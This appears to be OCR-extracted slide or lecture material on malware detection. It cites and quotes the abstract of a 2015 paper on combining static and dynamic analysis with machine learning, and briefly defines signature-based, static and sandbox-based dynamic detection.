




VGG19

Accuracy and Loss Performance





Shijo, P. V., & Salim, A. J. P. C. S. (2015). Integrated static and dynamic analysis for malware detection. Procedia Computer Science, 46, 804-811.

ELSEVIER

Procedia Computer Science

Volume 46, 2015, Pages 804-811

Integrated Static and Dynamic Analysis for Malware Detection ☆

P.V. Shijo [a], A. Salim [b]

Show more

+ Add to Mendeley Share Cite

https://doi.org/10.1016/j.procs.2015.02.149

Get rights and content

Abstract

The number of malware is increasing rapidly regardless of the common use of anti-malware software. Detection of malware continues to be a challenge as attackers device new techniques to evade from the detection methods. Most of the anti-virus software uses signature based detection which is inefficient in the present scenario due to the rapid increase in the number and variants of malware. The signature is a unique identification for a binary file, which is created by analyzing the binary file using static analysis methods. Dynamic analysis uses the behavior and actions while in execution to identify whether the executable is a malware or not. Both methods have its own advantages and disadvantages. This paper proposes an integrated static and dynamic analysis method to analyses and classify an unknown executable file. The method uses machine learning in which known malware and benign programs are used as training data. The feature vector is selected by analyzing the binary code as well as dynamic behavior. The proposed method utilizes the benefits of both static and dynamic analysis thus the efficiency and the classification result are improved. Our experimental results shows an accuracy of 95.8% using static, 97.1% using dynamic and 98.7% using integrated method. Comparing with the standalone dynamic and static methods, our integrated method gives better accuracy.

Common Malware Detection

Signature based detection

- Identifies malware based on known patterns. Lists of indicators of compromise (IOCs), often maintained in a database, can be used to identify a breach.

Static File Analysis

- Examining a file’s code, without running it. File names, hashes, strings such as IP addresses, and file header data can all be evaluated to determine whether a file is malicious.

Dynamic Analysis

- Executes suspected malicious code in a safe environment called a sandbox. This closed system enables security professionals to watch and study the malware in action